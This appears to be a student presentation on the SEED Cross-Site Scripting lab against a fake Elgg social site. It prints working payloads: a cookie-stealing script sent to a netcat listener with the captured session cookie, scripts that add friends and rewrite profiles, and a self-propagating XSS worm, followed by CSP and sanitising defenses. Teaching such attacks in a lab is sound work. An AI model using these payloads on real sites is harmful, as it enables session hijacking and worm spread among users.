




# `<script>` Cross Site Scripting(XSS) `</script>`



`<p>` What it is and how to defend  
against it `</p>`

# Presentation Overview

## Intro

What is Cross  
Site  
Scripting?

## Tasks 1-4

Displaying  
Data and  
Becoming the  
Victim's  
Friend

## Task 5

Modifying the  
Victim's  
Profile

## Task 6

Writing a  
Self-Propagating  
XSS Worm

## Task 7

Defeating XSS  
Attacks Using  
Content  
Security  
Policy (CSP)


# What is Cross Site Scripting



- Type of Injection
- Sending Malicious Scripts to otherwise Benign and Trusted Websites
- Possible from the lack of encoding or validation
- 3 Types
  - Reflected
  - Stored
  - DOM-Based
- Can be Client and Server Based

# Our Target

Fake Social Media Site for the Purposes  
of Displaying XSS Vulnerabilities



# 01 Tasks 1-3

## 02 Stealing

## 03 Cookies



`<p>` We want to send the victim's cookies to our terminal. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request `</p>`

# Source Code

```
<script>
```

```
document.write('<img src=http://127.0.0.1:5555?c='  
+ escape(document.cookie) + ' >');
```

```
</script>
```

```
$ nc -l 127.0.0.1 5555 -v
```

# Result

```
[12/11/22]seed@VM:/$ nc -l 127.0.0.1 5555 -v
Listening on [127.0.0.1] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
sport 48876)
GET /?c=Elgg%3Dkogfee85u9burh7f7jurahlj22 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```





# 04 Task 4- Becoming the Victim's Friend

`<p> We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. </p>`



# Source Code

```
<script type="text/javascript">
  window.onload = function () {
    var Ajax = null;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token + ts + token;

    Ajax = new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
  }
</script>
```

# XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Add widgets



**Samy**

Edit profile

Edit avatar

Blogs

Bookmarks

Files

▼ Friends ⚙️

No friends yet.



# 05 Task 5- Becoming the Victim's Friend

`<p>` We will write an XSS worm that modifies the victim's profile when the victim visits Samy's page. `</p>`

# Source Code

```
<script type="text/javascript">
    window.onload = function(){
        //JavaScript code to access user name, user guid, Time Stamp,
        // __elgg_ts and Security Token __elgg_token
        var userName = elgg.session.user.name;
        var guid = "&guid="+elgg.session.user.guid;
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;

        //Construct the content of your url.
        var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
        var content = token + ts + "\
&name=" + userName + "\
&description=%3Cp%3E" + "hacked" + "%3C%2Fp%3E%0D%0A\
&briefdescription=" + "I got hacked" + "\
&skills=" + "Hacked" + "\
&guid=" + guid;
        var samyGuid = 47;
```

```
        if(elgg.session.user.guid!=samyGuid){
            //Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);

            Ajax.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

# XSS Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

Add widgets



Edit profile

Edit avatar

Blogs

Bookmarks

Files

## Samy

▼ Friends



No friends yet.



# 06 Task 6- Writing a Self-Propagating XSS Worm

`<p>` We will write a self propagating XSS worm that modifies the victim's profile when the victim visits Samy's page. `</p>`

# Source Code

```
<script id="worm" type="text/javascript">
    window.onload = function(){
        //JS code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var userName = elgg.session.user.name;
        var guid = "&guid="+elgg.session.user.guid;
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</\" + \"script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        //Construct the content of your url.
        var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
        var content = token + ts + "\
&name=" + userName + "\
&description=" + wormCode + "\
&briefdescription=" + "I got hacked" + "\
&skills=" + "Hacked" + "\
&guid=" + guid;
```

```
var samyGuid = 47;

if(elgg.session.user.guid!=samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}

alert(jsCode);
</script>
```





www.xsslabelgg.com/profile/samy



# XSS Lab Site

Activity

Blogs

Bookmarks

Files

Groups

More »

Add widgets



Samy

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Friends





# 07 Task 7- Defeating XSS Attacks Using CSP

`<p>` The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, we need to separate code from data `</p>`



# Source Code

```
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 *.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333'")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

# How To DEFEND



<p> Defense in General. </p>

To defend against XSS attacks, ensure that dynamic content is being escaped to differentiate user input and real HTML.

<p> What we did. </p>

We modified the Content Security Policy (CSP) of our webpage to be more strict in what content it allows to be user agent to load. We can use nonce or number used only once to allow a script to be embedded if sent with the same nonce.

<p> Other Simple Defense mechanisms. </p>

Sanitize user input by using a whitelist of characters and flag characters not in this list. Convert special characters and HTML tags into their corresponding HTML entities.



# Any Questions?